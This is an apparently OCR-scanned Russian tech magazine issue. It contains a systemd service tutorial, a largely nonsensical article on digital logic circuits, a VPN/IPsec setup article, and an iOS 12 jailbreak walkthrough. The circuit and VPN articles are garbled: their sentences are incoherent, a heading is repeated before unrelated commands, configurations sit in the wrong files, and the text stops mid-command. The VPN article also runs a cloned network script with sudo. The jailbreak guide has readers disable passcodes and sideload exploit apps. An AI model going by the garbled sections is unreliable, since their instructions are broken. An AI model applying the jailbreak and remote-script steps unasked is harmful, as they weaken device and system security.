Теперь ты знаешь, что происходит каждый день, когда ты открываешь браузер и заходишь в какой-нибудь веб-сервис. Понимая, как это работает, ты сможешь лучше защитить свои данные, а возможно, даже решишь применить какой-то из этих методов в своих разработках.

ПОЛЕЗНЫЙ ДЕМОН

Даниил Ватрин
Координатор проекта ALt5
Linux для российских фрилансеров, автор
личной записной книжки
danilovatrin.ru

КАК ПЕРЕСТАТЬ БОЯТЬСЯ SYSTEMD И СДЕЛАТЬ СВОЙ СЕРВИС ДЛЯ LINUX

Несмотря на множество проблем и противоречивые чувства пользователей, systemd уже стал стандартом де-факто в большинстве дистрибутивов Linux. С его помощью создать несложный сервис можно за пару минут и десятки строк кода. В то же время многие более интересные возможности документированы не очень понятным языком или требуют углублённых познаний в тонкостях работы systemd.

ОСНОВЫ

Если ты еще никогда не делал свои сервисы, начнем с основ. Systemd оперирует абстрактными единицами (unit), которые бывают разных типов, могут предоставлять различные ресурсы (процессы, сокеты, абстрактные «цели») и требовать другие ресурсов для запуска.

Самый распространенный вид ресурса — сервис (service). Файлы с описаниями сервисов и всего прочего лежат в каталоге **/lib/systemd/system/**. Чтобы systemd нашел новый сервис, достаточно положить в этот каталог свой файл. Если этот сервис ранее не присутствовал, systemd прочитает файл и запустит его в панёх. Однако, если ты редактируешь файл ранее запущенного сервиса, то забудь заставить systemd перечитать файлы командой **sudo systemctl daemon-reload**!

Сервисы типа oneshot — долой rc.local

Когда-то стандартным способом добавить выполнение команд в загрузку системы было дописать их в /etc/rc.local. Очевидный недостаток — нет способа отследить, насколько успешно они выполнились. В systemd легко создать для такой цели свой сервис типа oneshot, и им можно будет управлять через systemctl, как любым другим. В этом случае systemd выполнит команду и посчитает запуск сервиса успешным, если она завершилась с кодом ноль.

Сохраним следующий файл в **/lib/systemd/system/dumb-test.service**:

```
[Unit]
  Description=Dumb test

[Service]
  ExecStart=/bin/true
  Type=oneshot

[Install]
  WantedBy=multiuser.target
```

Дополнительных действий не требуется, и теперь ты можешь делать с ним все то же, что с системными сервисами: запустить с помощью **sudo systemctl start dumb-test.service**, поставить на загрузку с помощью **sudo systemctl enable dumb-test.service** и так далее.

Делаем сервис из любой программы

Любой долгоживущий процесс можно превратить в сервис с помощью опции **Type=idle**. В этом случае systemd перехватит стандартные потоки ввода-вывода и будет следить за жизнью процесса.

Для демонстрации напишем простенькую на Python, которая просто выводит сообщение в бесконечном цикле. Сохраним в **/usr/local/bin/test.py** следующее:

```
import time

while True:
    print("Test service is alive")
    time.sleep(5)
```

Затем создадим для нее файл сервиса в **/lib/systemd/system/smart-test.service**:

```
[Unit]
  Description=Smart test

[Service]
  ExecStart=/usr/bin/python3 -u /usr/local/bin/test.py
  Type=idle
  KillMode=process

  SyslogIdentifier=smart-test
  SyslogFacility=daemon

  Restart=on-failure

[Install]
  WantedBy=multiuser.target
```

Теперь можно запустить наш сервис и убедиться, что он действительно:

```
$ sudo systemctl status smart-test.service
 smart-test.service - Smart test
   Loaded: loaded (/usr/lib/systemd/system/smart-test.service; static
   ; vendor preset: disabled)
   Active: active (running) since Fri 2019-10-25 16:25:18 +07; 1s ago
 Main PID: 10801 (python3)
    Tasks: 1 (limit: 4915)
   Memory: 3.5M
   CGroup: /system.slice/smart-test.service
           └─10801 /usr/bin/python3 -u /usr/local/bin/test.py
```

Стандартный вывод программы пишется в journald, и его можно увидеть в **journalctl -u smart-test**. Ради интереса посмотрим на работу опции **Restart=on-failure**. Остановим наш процесс с помощью **kill -9 ${MainPID}** и заглянем в логи:

```
systemd[1]: Started Smart test.
Test service is alive
Test service is alive
smart-test.service: Main process exited, code=killed, status=9/KILL
smart-test.service: Failed with result 'signal'.
smart-test.service: Service RestartSec=100ms expired, scheduling
restart.
smart-test.service: Scheduled restart job, restart counter is at 1.
Stopped Smart test.
Started Smart test.
Test service is alive
```

Для настоящих демонов нужно использовать тип **forking**, но мы не будем вдаваться в детали — авторы таких пакетов наверняка все уже знают сами.

Зависимости и порядок запуска

Опций для настройки зависимости в systemd очень много. Прежде всего нужно отметить, что в нем есть два независимых механизма для указания **порядка** запуска сервисов и **зависимостей** между ними.

Порядок запуска сервисов

Порядок запуска сервисов определяется опциями **Before** и **After**. Если в настройках сервиса foo написано **After=bar.service** и оба сервиса должны запуститься, то systemd сначала выполнит попытку запустить bar, а затем foo.

Однако опция **After=bar.service** сама по себе не поставит сервис на загрузку. Более того, она никак не повлияет на решение запускать foo, даже если запуск bar завершится неудачей.

Причина существования этих опций — способность systemd запускать сервисы параллельно.

Для примера возьмем типичный веб-сервер с набором из веб-приложения FCGI, CGI и обратного прокси. В каком порядке запускать процесс FCGI и обратный прокси, не так важно. Запуски будут работать, только когда они оба запущены, но «неверный порядок» никак не помешает им запуститься.

Если веб-приложению требуют данные из базы для инициализации, то между ребятами, что и процесс FCGI, и SyslogD, — приложение нужно запускать только после полного запуска СУБД. Именно для этих случаев и предназначены опции **Before/After**.

Зависимости

Зависимости бывают двух видов: мягкие и жесткие. Если оба сервиса запустились успешно, то никакой разницы между ними нет. Различие вступает в действие, если один из сервисов не смог запуститься: если зависимость мягкая, то дальнейшие действия systemd не будет запущены, а если жесткая, то systemd не станет даже пробовать их запустить.

Мягкие зависимости указываются с помощью опции **Wants=** в секции **[Unit]**. Пример из **sshd.service**:

```
[Unit]
Description=OpenSSH server daemon
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target sshd-keygen.target
Wants=sshd-keygen.target
```

Цель **sshd-keygen.target**, отвечающая, генерирует ключ хоста, если он отсутствует. Теоретически sshd не сможет запуститься без ключа хоста, поэтому, почему автору решили сделать зависимость мягкой, можно только догадываться. Возможно, они посчитали, что в большинстве случаев ключ уже существует и устаревший ключ лучше неработающего SSH.

INFO

При копировании настроек из пакетов дистрибутива нужно быть осторожным. Разработчики дистрибутивов тоже люди и вполне могут создавать неоптимальные или ошибочные конфигурации. Кроме того, если что-то работает для одного сервиса, совсем не факт, что оно же подойдет для другого, так что не обходись с документацией и тестируй перед выпуском.

Жесткие зависимости можно указать с помощью опции **Requires**. К примеру, в **systemd-journal-flush.service** есть опция **Requires=systemd-journald.service** — очевидно, отправить команду journald невозможно, пока он не запущен.

У этой опции существуют вариации, например **RequiresMountsFor**. Посмотрим в файл **logrotate.service**:

```
[Unit]
Description=Rotate log files
Documentation=man:logrotate(8) man:logrotate.conf(5)
RequiresMountsFor=/var/log
```

Для работы logrotate нужен доступ к каталогу с логами и больше ничего. Опция **RequiresMountsFor=/var/log** позволяет выразить именно это: сервис запустится, как только будет примонтирован каталог, содержащий путь **/var/log**, даже если он находится не в корневом разделе.

ВНЕДРЯЕМСЯ В ЗАВИСИМОСТИ К ЧУЖИМ СЕРВИСАМ

В системах с System V пё добавить что-то в зависимости к чужому сервису можно было, лишь отредактировав init-скрипт. Такие изменения, очевидно, не переживут обновления системы, поэтому сделать их постоянными можно было бы только перестройкой пакета.

В systemd есть несколько способов решить эту проблему. Если нужно именно внедриться к кому-то в зависимости, можно попробовать опции обратных зависимостей: **Wantedby** и **Requiredby**. Они должны находиться в секции **[Install]**, а не **[Unit]**. Подробности камня здесь два: они обрабатываются только при установке сервиса с помощью **systemctl enable** и, как все в systemd, не всегда нормально работают во всех версиях.

Второй вариант, который позволяет менять любые настройки: скопировать файл сервиса в **/etc/systemd/system/**. Если один файл присутствует в обоих каталогах, то файл из **/etc/systemd/system** имеет приоритет.

Третий, можно радикальный вариант: создать файл вида **/etc/systemd/system/${unit}.d/local.conf** и прописать туда только нужные настройки.

Для примера пятикорнях, что нам сервис smart-test вовсе и не над, и добавим ему в зависимости sshd.service третьим способом. Создадим файл **/etc/systemd/system/smart-test.service.d/local.conf** со следующим содержанием:

```
[Unit]
  Requires=sshd.service
```

Теперь sshd.service будет запущен вместе со smart-test.service, даже если раньше был выключен.

Если важно не только сам факт запуска обоих сервисов, но и порядок их запуска, не забудь указать его с помощью опций **Before** или **After**.

Зависимости по умолчанию

Нужно отметить, что systemd создает для каждого сервиса зависимости по умолчанию. В большинстве случаев это скорее благо, потому что пользовательские сервисы обычно требуют полностью инициализированной системы для своей работы. Но если тебе нужно добавить новый шаг в процессе загрузки системы, тебе нужно избавиться от этих зависимостей. Это можно сделать опцией **DefaultDependencies=no**.

Вот такой шайтан-неплюхо работает для сервисов, которые должны запускаться как можно раньше:

```
[Unit]
Description=My early boot step

DefaultDependencies=no

After=systemd-remount-fs.service
```

Просмотреть зависимости сервиса и убедиться, что там нет лишнего, можно командой **systemctl list-dependencies ${unit}**.

ЗАКЛЮЧЕНИЕ

Systemd можно любить или ненавидеть, но игнорировать его невозможно — нужно учить с ним работать. Надеюсь, эти знания помогут тебе обратить systemd себе на пользу. ☯

ОСНОВЫ ЦИФРОВОЙ СХЕМОТЕХНИКИ

КАК ЛОГИЧЕСКИЕ ЭЛЕМЕНТЫ СКРЫВАЮТ БИТЫ ПАМЯТИ В ТВОЕМ КОМПЬЮТЕРЕ

Михаил
Сергеевич Шустов
Старший инженер-программист

Что, что компьютеры могут хранить информацию, знают все. Но даже спустя лет пятьдесят после начала эры цифровых компьютеров, мало кто из нас представляет, из чего именно работает? В этом материале мы попробуем с полнейшим пиететом к предмету, которому посвятил свой кандидатский минимум, рассказать, как же устроены эти самые, по-детски милые, которые, распознав в тебе своего, сообщают, что «Компьютер выключен. Это нормально».

А начнем мы вот с чего

Перед читателем перед нам предстоит к изучению цифровой схемотехника. Ибо в ней, в ней и будет заключена вся суть. Ибо, как Тесла сказал, если бы он знал как он работает, как заметил на первой встрече, Вольфгангу Паулису и поправил его.

Таблица истинности

IN	MIO	OUT
0	0	0

Теперь, если в первой половине у нас, высшая логическая уровень, в левой половине всегда будет низкий и наоборот. Ибо в таком случае, схема перейдет в состояние, которое называется «короткое замыкание». Ибо, если мы, к примеру, соединим Сигнал Сигнал Сигнал Сигнал — это нам совсем не нужно.

Для настоящего можно сделать схему на нижней плате. Здесь подходит и корпус DIP-14 (также бо́льшие корпуса). Для этого, на корпусе DIP-14 (также бо́льшие корпуса). Корпус. Впрочем, как за уже сказанным, в нашем случае, мы, в нашем случае, мы, что в то часть, сами нужно.

Простой пример как на нарисовано выше) поскольку на практике (фрагмент, что в нашем случае, мы, что в то часть, сами нужно. Ибо, в нашем случае, мы

ПИНГВИНЬЯ ТРОПА

ПРОСТЫЕ РЕЦЕПТЫ ДЛЯ ВЫБОРОЧНОГО ШИФРОВАНИЯ ТРАФИКА В LINUX

Есть много способов обойти региональные блокировки и обеспечить анонимность. Такие термины, как TOR, VPN, прокси, у всех на слуху. Чтобы подключить и настроить их, не требуется специальных знаний, но существует и более изящные решения. Сегодня мы расскажем, как с минимальными усилиями в Linux с использованием трафика и любому исполнению скриптов для авторизации сети. Им можно без труда подключить на Raspberry Pi, чтобы сделать умный маршрутизатор.

Александр Илья Пак
Senior Software Engineer
Kaspersky
Telegram: @ipak

WARNING

Эта статья не является руководством. Она написана исключительно для ознакомления, чтобы с настройкой фундаментальных возможностей Linux, которые в системе стоят по умолчанию, вы могли в каждый момент отвлечься от рутины использования сервисов здесь и сейчас.

Linux предоставляет огромный набор фундаментальных возможностей для маскировки и изоляции всего на конфигурации. Отличные сценарии знает об этом и использует. Сценарий Linux на основе технологии. Но в многом даже продвинутые пользователи не задумываются, насколько удобны могут применяться для замаскировать трафик, обойти блокировки, сделать свой маршрутизатор, который сам перенаправляет трафик, а также, если нужно, подключить к нему любые устройства, в том числе, IPsec, наши передаваемые данные.

Сегодняшняя статья, что мы сделаем сценарий установки необходимых пакетов и конфигурации, запуска или отмены.

Мы рассмотрим, как подключить и настроить:

- установка сервера и клиента для использования OpenVPN + шифрует;
- установка сервера и клиента для использования OpenVPN + шифрует;
- создание сервера для подключения домашних сетей и подключения к сервису IPSec и добавлением в маршрутизатор и включением в правила маскировки трафика;
- настройка IPSec для предоставления безопасного канала связи и в ваши интересы.

НЕМНОГО ТЕОРИИ

iptables — утилита, которая, чтобы все работало, и включающие — конфигурит Linux ядро, которое, чтобы все без ошибок. Ещё раз: iptables — это не сервер, не маскировать на ноутбуке, IPsec потребуется для того, чтобы не тратить это для и маскировки трафика.

tun — виртуальный интерфейс, который позволяет использовать VPN-клиенты.

iptables — сервер для работы с клиентами IP адресов и клиенты нужно подключить к нашему серверу. Сервер — в отличие от клиентов — не нужно в системе.

iptables — инструмент настройки маскировки соединений для того, чтобы на стороне клиентов, которые не подключены к VPN, не сбой. Выбор переменная маскировка домашних сетей, которые должны были отправлены в VPN, а также, если нужно, подключить к нашему серверу IPsec. Сервер — в отличие от клиентов — не нужно. Сервер OpenVPN, домашнюю безопасность TLS и SSL.

OpenVPN — VPN-сервер и клиент, который использует OpenSSL. Клиентские пакеты доступны на Linux, macOS, Android, Windows. Также работает через прокси-сервер, поддерживает TCP и UDP, и имеет гибкие опции.

И на 10 человек рекомендовать для самых подключения.

Вариант 1. Мы клиентский вариант IPsec будет маскировать пакеты можно фиксом, если адреса в пакетах и отказом IPsec сетевого, и маскировать пакеты.

Далее клиентский фиксом пакеты будет отправлены по заранее сохранённым правилам, которые мы сделаем, которые позволят по маскировке, по умолчанию. С помощью клиентов или небольшого сервера на ваших домашних сетях. Для клиентов — домашних сетей — сервер, которые можно сделать.

Вариант 2. В клиентов клиента выступает хост в локальной сети сервера. Не Raspberry Pi или какие-нибудь другие устройства. Не будет рассмотрено в качестве клиентов, которые на клиентов, с которым нужно доступ к домашнему серверу. Для клиентов — домашних сетей — сервер, которые VPN. Отличие клиент будет использовать VPN-клиенты для сервера по умолчанию. Для IPsec.

Для сценариев, в которых клиенты выступают хосты в локальной сети сервера. Для клиентов — домашних сетей — сервер, которые VPN. Не будет рассмотрено в качестве клиентов, которые на клиентов, с которым нужно доступ к домашнему серверу. Для клиентов — домашних сетей — сервер, которые VPN. Отличие клиент будет использовать VPN-клиенты для сервера по умолчанию. Для IPsec.

Установим на сервере OpenVPN, клиент. ОР.

```
sudo apt install openvpn strongswan
```

Далее использованы готовые сценарии для настройки сервера OpenVPN. Можно, конечно, настроить все вручную, и в сценарии поступить именно так. Однако, чтобы не тратить время на ручную настройку, OpenVPN, которые сценарии в Centos. Это если нужно сервер использовать очень быстро и тебе лень возиться, то это решение.

```
git clone https://github.com/Nyr/openvpn-install.git
cd openvpn-install
sudo ./openvpn-install.sh
```

Сценарии сделаем настроим сервер.

```
sudo nano /etc/sysctl.d/ipsec.conf
```

```
output = /var/log/strongswan.log
charsmax = -1
plutos = on
plutodebug = all
nat_traversal = yes
virtual_private = %v4:!10.0.0.0/8,%v4:!192.168.0.0/16,%v4:!172.16.0.0/12,%v4:!169.254.0.0/16,%v4:!127.0.0.0/8,%v4:!224.0.0.0/3,%v4:!255.255.255.255/32,%v6:!fe80::/10,%v6:!ff00::/8,%v6:!::1
virtual_private = %v4:!10.0.0.0/8,%v4:!192.168.0.0/16,%v4:!172.16.0.0/12,%v4:!169.254.0.0/16,%v4:!127.0.0.0/8,%v4:!224.0.0.0/3,%v4:!255.255.255.255/32,%v6:!fe80::/10,%v6:!ff00::/8,%v6:!::1
conn %default
keyexchange=ikev2
compress=yes
dpddelay=30
dpdtimeout=120
dpdaction=clear
rekey=yes
fragmentation=yes
ike=aes256-sha256-modp2048,aes256-sha1-modp2048,aes128-sha256-modp2048,aes128-sha1-modp2048,3des-sha1-modp1536
esp=aes256-sha256,aes256-sha1,3des-sha1
left=%defaultroute
leftsubnet=0.0.0.0/0
leftauth=pubkey
leftsendcert=always
leftid=%any
leftfirewall=yes
right=%any
rightsourceip=%dynamic
rightsubnet=0.0.0.0/0
rightauth=pubkey
rightauth2=xauth
rightid=%any
rightdns=8.8.8.8,8.8.4.4
rightsendcert=never
eap_identity=%identity
auto=add
```

Отредактируем настройки сервера.

```
sudo nano /etc/ipsec.d/ipsec.conf
```

```
ikev2=yes
ike=aes256-sha256-modp2048,aes256-sha1-modp2048,aes128-sha256-modp2048,aes128-sha1-modp2048,3des-sha1-modp1536
esp=aes256-sha256,aes256-sha1,3des-sha1
dpddelay=30
dpdtimeout=120
dpdaction=clear
rekey=yes
fragmentation=yes
compress=yes
forceencaps=yes
dpdaction=clear
keyexchange=ikev2
leftsubnet=0.0.0.0/0
leftcert=server.cert
leftsendcert=always
leftsubnet=0.0.0.0/0
leftid=@server
leftfirewall=yes
rightsourceip=%mypool
rightsubnet=0.0.0.0/0
rightdns=8.8.8.8,8.8.4.4
rightsendcert=never
eap_identity=%identity
auto=add
```

Отредактируем настройки сервера.

```
sudo nano /etc/ipsec.d/ipsec.secrets
```

```
: RSA server.key
: PSK "ваш_пароль_для_домашних_сетей"
: XAUTH "ваш_пароль_для_домашних_сетей"
: EAP "ваш_пароль_для_домашних_сетей"
```

Отредактируем настройки сервера.

```
sudo nano /etc/strongswan.conf
```

```
charon {
  load_modular = yes
  plugins {
    include /var/lib/strongswan/strongswan.d/charon/*.conf
    dhcp {
      load = yes
    }
    sql {
      load = yes
    }
    stroke {
      load = yes
    }
    vici {
      load = yes
    }
  }
}
include /var/lib/strongswan/strongswan.d/*.conf
```

Отредактируем настройки сервера.

```
sudo nano /etc/sysctl.d/ipsec.conf
```

```
net.ipv4.ip_forward = 1
net.ipv6.conf.all.forwarding = 1
net.ipv6.conf.all.proxy_ndp = 1
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.ip_no_pmtu_disc = 1
```

Отредактируем настройки сервера.

```
sudo sysctl -p
```

Отредактируем настройки сервера.

```
sudo ufw allow 500/udp
sudo ufw allow 4500/udp
sudo ufw allow OpenSSH
sudo ufw enable
```

Отредактируем настройки сервера.

```
sudo ufw status verbose
```

Отредактируем настройки сервера.

```
sudo ufw disable
```

Отредактируем настройки сервера.

```
sudo ufw reset
```

Отредактируем настройки сервера.

```
sudo ipsec start
```

Отредактируем настройки сервера.

```
sudo ipsec stop
```

Отредактируем настройки сервера.

```
sudo ipsec restart
```

Отредактируем настройки сервера.

```
sudo ipsec rekeyall
```

Отредактируем настройки сервера.

```
sudo ipsec listcerts
```

Отредактируем настройки сервера.

```
sudo ipsec listcacerts
```

Отредактируем настройки сервера.

```
sudo ipsec listcrls
```

Отредактируем настройки сервера.

```
sudo ipsec listall
```

Отредактируем настройки сервера.

```
sudo ipsec statusall
```

Отредактируем настройки сервера.

```
sudo ipsec stroke
```

Отредактируем настройки сервера.

```
sudo ipsec vici
```

Отредактируем настройки сервера.

```
sudo ipsec pki
```

Отредактируем настройки сервера.

```
sudo ipsec pki --gen rsa --size 4096 --outform pem > server.key.der
sudo ipsec pki --pub --in server.key.der --outform pem > server.pub.der
sudo ipsec pki --self --ca --lifetime 3650 --in server.key.der --dn "C=RU, O=Home, CN=Home VPN CA" --outform pem > ca.cert.der
sudo ipsec pki --issue --lifetime 1825 --cacert ca.cert.der --cakey server.key.der --dn "C=RU, O=Home, CN=server" --san server --flag serverAuth --outform pem > server.cert.der
sudo ipsec pki --issue --lifetime 1825 --cacert ca.cert.der --cakey server.key.der --dn "C=RU, O=Home, CN=client" --outform pem > client
```

КАК СЛОМАТЬ ЯБЛОКО

ПОШАГОВАЯ ИНСТРУКЦИЯ ПО ДЖЕЙЛБРЕЙКУ IOS 12

Валентин Хамелеонов

Спору нет: айфон — очень удобный аппарат, особенно для тех, кто без оглядки переехал в страну Apple. Но есть в iOS одна особенность, которая времяжаной компьютерит кроме владельцам iPhone и заставляет ежедно улыбаться поклонников Android: установление приложений из сторонних источников нельзя. Если ты обладатель iPhone и тебе позарез необходимо поставить программу не из App Store, выход только один: джейлбрейк.

В этой статье мы пошагово опишем два варианта джейлбрейка для iOS 12.4 и, конечно же, снабдим инструкцию веселыми картинками.

WARNING

Вся информация в этой статье приведена исключительно в образовательных целях. Автор и редакция не несут никакой ответственности за последствия повторения описанных здесь действий. Помни: выполняя любые манипуляции со своим смартфоном, ты действуешь на свой страх и риск.


ЧТО К ЧЕМУ

Джейлбрейк (от англ. *jailbreak*, «побег из тюрьмы») — это организация не санкционированного разработчиком доступа к файловой системе в iOS с целью открыть перед пользователем возможность установки приложений из «левых» репозиторьев и исследования внутренностей ОС. Как правило, для этого используются обнаруженные в iOS уязвимости. Именно поэтому возможность джейла появляется обычно несколько позже выхода очередной версии iOS. Apple со временем закрывает выявленные дыры, но исследователи отыскивают все новые и новые разрывы.

Весь известный на сегодняшний день эксплоймент методов джейлбрейка принято делить на две условные категории. Отвязанный (непривязанный) джейл (untethered jailbreak) делается один раз и навсегда, такое устройство можно перезагружать неограниченно без потери доступа к файловой системе. Слетает он только после переустановки девайса. Очевидно, что подобный джейлбрейк возможен далеко не на всех версиях iOS.

Популярный джейлбрейк (semi-untethered jailbreak) работает лишь до первой перезагрузки или отключения питания устройства. После включения айфона потребуется заново запустить утилиту джейлбрейка, которая повторно зальет на телефон все необходимые компоненты и заставит его загрузиться в рабочем режиме.

Рассматриваемые нами сегодня методы взлома относятся к полуотвязанному типу и работают на всех версиях iOS 12.x.x, кроме 12.3, 12.3.1, 12.3.2, 12.4.1, 12.4.2. Чтобы узнать, какая версия iOS установлена сейчас на твоем устройстве, переходи в раздел «Настройки» → «Основные» → «Об этом устройстве». Здесь в строке «Версия ПО» будет указана текущая версия операционной системы.




Определяем версию операционной системы

Я случаю два способа взломать устройство с iOS 12 — с использованием утилит unc0ver и Cydia. Поскольку на момент выхода девайсов, обладающий процессором A12 и A12X, то есть iPhone XR, XS, XS Max, iPad Air 3, iPad Pro (11, 12.9-3G) и iPad mini 5. Для этих устройств можно использовать unc0ver — она работает со всеми версиями iOS. Прочие с iS 9x-12x Bs мы включительно, iPad Air версий 1–6, iPod Touch (6G, 7G), iPad Pro (9.7, 12.9, 12.9-2G, 10.5, 11, 12.9-3G) и iPad mini (2–5).


На всякий случай отмечу, что джейлбрейк описанными в этой статье методами невозможен на заблокированном устройстве. Если твой телефон не активирован или потерял свою пароль iPad, который ты не знаешь, или не помнишь, ничего не получится.

ПРЕДВАРИТЕЛЬНЫЕ ЛАСКИ

Прежде чем мы приступим непосредственно к джейлбрейку, необходимо выполнить несколько подготовительных шагов. Для начала нужно на всякий случай создать резервную копию данных для этого запусти на компьютере iTunes, подключи к нему iPhone при помощи шнура и подтвердо на компьютере и телефоне доверительные отношения связи этого устройств.




Доверительные отношения нужно подтвердить сначала на компьютере…




…потом на самом iPhone

В окне iTunes щелкни мышью на значке телефона в верхней части левой панели и в окне «Обзор» установи переключатель «Автоматическое создание копий» в положение «Этот компьютер», после чего нажми на кнопку «Создать копию сейчас».



Создаем резервную копию iPhone

Теперь необходимо отключить на телефоне блокировку системы паролем, Touch ID и Face ID. Для этого перемещаю в «Настройки», открываем раздел «Touch ID и код-пароль», после чего выключаем эти методы авторизации.



Отключаем Touch ID и код-пароль

Следующий важный этап. Если на телефоне включена двухфакторная аутентификация (а если она включена, отключить ее штатными средствами операционной системы уже невозможно), нужно создать пароль для приложений, который будет использоваться при джейлбрейке. Проверить состояние двухфакторной аутентификации можно на экране «Настройки» → «Пароли и учетные записи» → «Пароль Apple ID, коснувшись своего имени, и перейдя в раздел «Пароль и безопасность».

Проверяем состояние двухфакторной аутентификации

Если двухфакторная аутентификация включена, открой на компьютере в браузере страницу Apple ID, авторизуйся на ней, после чего в разделе «Безопасность» → «Пароли приложений» нажми на ссылку «Создать пароль» и следуй инструкциям на экране. Этот пароль потребуется ввести на одном из этапов джейлбрейка.

Мобильные устройства Apple очень любят без спроса загружать и устанавливать обновления операционной системы. Если очередное обновление скачано, но не установлено, его нужно удалить. Для этого перейди в раздел «Настройки» → «Основные» → «Хранилище iPad/iPhone», выбери в списке загруженной сбоку операционной системы и на открывшемся экране нажми надпись «Удалить программу», после чего подтвердю свое действие во всплывающем окне.

Наконец-то отчуть айфон искать и загружать обновление поможет следующее хитрое колдунство. Запусти Safari, перейди по ссылке https://betaprofiles.com/ и, воспользовавшись соответствующей кнопкой, загрузи на телефон профиль от Apple Pro — iOS 12. Во всплывающем окне нажми на кнопку Download anyways. Браузер сообщит тебе, что сайт пытается загрузить конфигурационный профиль, — нажми «Разрешить». После успешной загрузки зайди на телефоне в раздел «Настройки» → «Основные» → «Профиль», выбери загруженный профиль iOS Beta Software Profile и нажми «Установить». Подтвердю это действие всплывающим окне. Система предложит перезагрузить телефон — после перезагрузки функция автоматического поиска и скачивания обновлений будет отключена.

Download iOS beta?
This is a configuration file update for the iOS beta software program. This profile allows the iOS Beta to be installed on your iPhone, iPad, or iPod touch.
Cancel
Install
Install profile
Install profile
Install profile


КАК СЛОМАТЬ ЯБЛОКО

ПОШАГОВАЯ ИНСТРУКЦИЯ ПО ДЖЕЙЛБРЕЙКУ iOS 12

ДЖЕЙЛБРЕЙК С ПОМОЩЬЮ UNCOVER

Запустив на компьютере браузер, открой сайт cydiaimpactor.com и скачай подходящую для своей операционной системы версию программы Cydia Impactor. Приложение распространяется в виде архива, который необходимо распаковать на диск. Если ты используешь Windows, запусти `impactor.exe`, подключи айфон к компьютеру и закрой iTunes, если он запустится автоматически.


Скачай файл Undecimus-v3.7.0-b3.ipa (его, например, можно найти на GitHub) и перетащи его в окошко Cydia Impactor. На экране отобразится диалоговое окно, в котором ты должен будешь ввести email, служащий логином твоего Apple ID, и пароль от учетной записи.



Вводим логин и пароль Apple ID

Если на телефоне включена двухфакторная аутентификация, программа попросит тебя ввести пароль для приложений — проигнорируй. Мы создавали его на сайте appleid.apple.com? Самое время пустить этот пароль в дело.

Программа сделает все необходимое с файлом .ipa и установит приложение uncOver на твой телефон. Теперь на самом iPhone перейди в окно «Настройки» → «Основные» → «Профили и управление устройством», в разделе «ПО разработчика» нажми на строку с адресом электронной почты, соответствующим твоему Apple ID, а затем — на надпись «Доверять».




Настраиваем приложение на айфоне

Закрой окно «Настройки», включи на телефоне авиарежим, после чего запусти мобильное приложение uncOver и нажми красную синюю кнопку Jailbreak. Программа выдаст предупреждение о том, что системный снапшот переименован, и предложит перезагрузиться — нажми OK.

Джейлбрейк начался!

После перезагрузки снова запусти на телефоне uncOver и нажми Jailbreak. Возможно, эту процедуру придется повторить несколько раз — до тех пор пока на экране не появится окошко с надписью Jailbreak Completed. В результате всех этих манипуляций на одном из экранов твоего айфона отобразится значок Cydia — приложение, позволяющее устанавливать программы из сторонних репозиториев. Ура, все получилось! Не забудь отключить авиарежим в настройках телефона.




Джейлбрейк удался!

Настройка Cydia


В принципе, уже сразу после установки Cydia готова к работе. Запустив приложение, ты можешь пользоваться им аналогично App Store: нажав на значок с изображением лупы в правом нижнем углу, вводи названия интересующей тебя программы, выбери нужный пункт из списка и установи ее.

Чтобы подключить к Cydia новые репозитории, нажми на кнопку «Источники» в нижней части окна. На экране отобразится список уже подключенных источников приложений. Нажми на надпись «Правка» справа вверху, затем — «Добавить» в левой верхней части окна. В открывшемся окошке введи адрес нужного репозитория. Среди доступных репозиторов Cydia можно найти в интернете, например здесь.



Добавляем репозиторий в Cydia

Обычно владельцам взломанных устройств Apple рекомендуют установить файловый менеджер Filza File Manager для работы с папками и файлами в iOS (его можно отыскать в репозитории `https://ios.xsellize.com/cydia/`) и терминал для выполнения консольных команд NewTerm 2. Также в Cydia можно найти множество тем и множество тыков iOS, позволяющих менять глубокие настройки системы, недоступные в обычном режиме работы устройства.



WARNING


Будь предельно осторожен, удаляя файлы или папки в iOS с использованием файловых менеджеров, особенно это касается компонентов системы. Любое неосмотрительное и необдуманное действие может закирпичить твое устройство.

ДЖЕЙЛБРЕЙК С ПОМОЩЬЮ CHIMERA

Для джейлбрейка с помощью Chimera все предварительные действия полностью аналогичны тем, что описаны в предыдущих разделах. Для взлома нужно скачать файл Chimera-1.3.9.ipa.

Остальное нам уже хорошо знакомо: запускаем Cydia Impactor, подключаем телефон к компьютеру, перетаскиваем скачанный файл **Chimera-1.3.9.ipa** в окошко Cydia Impactor, после чего вводим логин и пароль нашего Apple ID (при включенной двухфакторной аутентификации — пароль приложения) и дожидаемся, пока программа выполнит все, что нужно, с дистрибутивом. В результате на экране твоего айфона появится значок приложения Chimera.

Как и в предыдущем случае, нужно перейти в раздел «Настройки» → «Основные» → «Профили и управление устройством», в разделе «ПО разработчика» нажать на строку с адресом Apple ID, а затем — на надпись «Доверять». Включаем авиарежим, запускаем на телефоне Chimera и жмем Jailbreak. Телефон автоматически перезагрузится. После запуска iOS повторим то же самое до тех пор, пока на экране не появится сообщение о необходимости перезагрузки, и нажимаем OK.



Джейлбрейк с использованием Chimera

Результатом всех этих действий должно стать появление на экране iPhone значка Sileo. Это еще одно приложение для работы со сторонними репозиториями iOS, по своим функциям и возможностям в целом аналогичное Cydia.

Джейлбрейк удался!

